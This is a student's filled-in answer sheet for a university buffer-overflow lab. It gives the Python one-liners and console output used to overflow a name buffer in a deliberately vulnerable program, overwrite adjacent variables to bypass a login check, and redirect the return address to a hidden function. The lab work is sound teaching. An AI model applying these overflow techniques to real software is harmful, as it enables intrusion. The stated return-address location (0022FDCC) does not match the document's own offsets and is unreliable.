ITCS 461 Computer & Communication Security Date : __21/02/2566__

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Save this answer sheet as " **Lab5-63xxxxx.docx**" (Removing all figures will help reduce the file size). Submit this file to the lab folder in e-learning website according to your session.

Lab 5 : Buffer Overflow

Follow Lab 5 document (Lab5.pdf) and answer these questions:

Part I: Preparation

No question in this part.

Part II: Normal Run


Question 1:

1) At the beginning of the program, what are these values?
    1) address of "a": 0022FEBC
    2) value of "a": in decimal 287454020, in hex 11223344
    3) address of "b": 0022FEB8
    4) value of "b": in decimal 1432778632, in hex 55667788
    5) address of "name": 0022FDF0
    6) address of "secret_function": 00401505
2) What is the name you enter? Thanawath
3) Is the length of the name program printed out is the correct length? Y (Y/N)
4) At the end of the program, is there any value changed? N (Y/N)
5) If yes, what is changed? ______________________________

Part III: Bypass Value Checking

Question 2:


1) How long is the input string that starts to change value of variable "b"? 200
2) Capture the screen when "b" starts to change.



```
C:\Users\vagrant\Documents>python -c "print('B'*200+'\xAB\xAA\xBB\xBA')"|lab5.ex
e
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB½¬╗║
Your name's length = 204

Sorry, You are not allowed here.

------------------------AFTER------------------------------
   a: address=0022FEBC   value= 287453952 (hex=11223300)
   b: address=0022FEB8   value=-1162106197 (hex=babbaaab)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------

C:\Users\vagrant\Documents>_
```

3) How long is the input string that starts to change value of variable “a”? 204


4) Capture the screen when “a” starts to change.



```
C:\Users\vagrant\Documents>python -c "print('A'*204+'\xAB\xAA\xBB\xBA')"|lab5.ex
e
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA½¬╗║
Your name's length = 208

Sorry, You are not allowed here.

------------------------AFTER------------------------------
   a: address=0022FEBC   value=-1162106197 (hex=babbaaab)
   b: address=0022FEB8   value=1094795585 (hex=41414141)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------

C:\Users\vagrant\Documents>_
```

5) What is your input string (or your python command) that can change variable “a” to 0xDEADC0DE? python -c "print('A'*204 + '\xDE\xC0\xAD\xDE')"|Lab5.exe

6) Finally, capture the screen to show that you have bypass the value checking.



```
C:\Users\vagrant\Documents>python -c "print('A'*204+'\xDE\xC0\xAD\xDE')"|lab5.ex
e
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA ▌└╡ ▌
Your name's length = 208

Congratulations! You are logged in.

------------------------AFTER------------------------------
   a: address=0022FEBC   value=-559038242 (hex=deadc0de)
   b: address=0022FEB8   value=1094795585 (hex=41414141)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------

C:\Users\vagrant\Documents>_
```


Part IV: Jump to Other Function

Question 3:

1) What is "secret_function" address? 00401505
   (This will be the value that we will use for overwriting.)
2) What is starting address of variable "name" 0022FDF0
3) How long of your input string that starts to make the program crashes? 220
4) Append your current input string with the address of "secret_function" to overwrite the "return address" value. (hint: backwards, in hex)

   Python -c "print('C'*220+'\x05\x15\x40\x00')"|Lab5.exe

5) Capture the screen when you manage to execute the "secret_function".



```
   a: address=0022FEBC   value=-559038242 (hex=deadc0de)
   b: address=0022FEB8   value=1094795585 (hex=41414141)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------

C:\Users\vagrant\Documents>python -c "print('C'*220+'\x05\x15\x40\x00')"|lab5.ex
e
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCC♣§@
Your name's length = 223

Sorry, You are not allowed here.

------------------------AFTER------------------------------
   a: address=0022FEBC   value=1128481603 (hex=43434343)
   b: address=0022FEB8   value=1128481603 (hex=43434343)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
************************************************************
  Congratulation!! You have access to the secret function.
************************************************************

C:\Users\vagrant\Documents>_
```

6) What would be address that stores "return address" value? (hint: counting bytes from the address of variable name) 0022FDCC

Part V: Extra

Try the command given in the slide.

No question on this part, just have fun!

VLC (software RGB DirectX output)
HACKERMAN
TM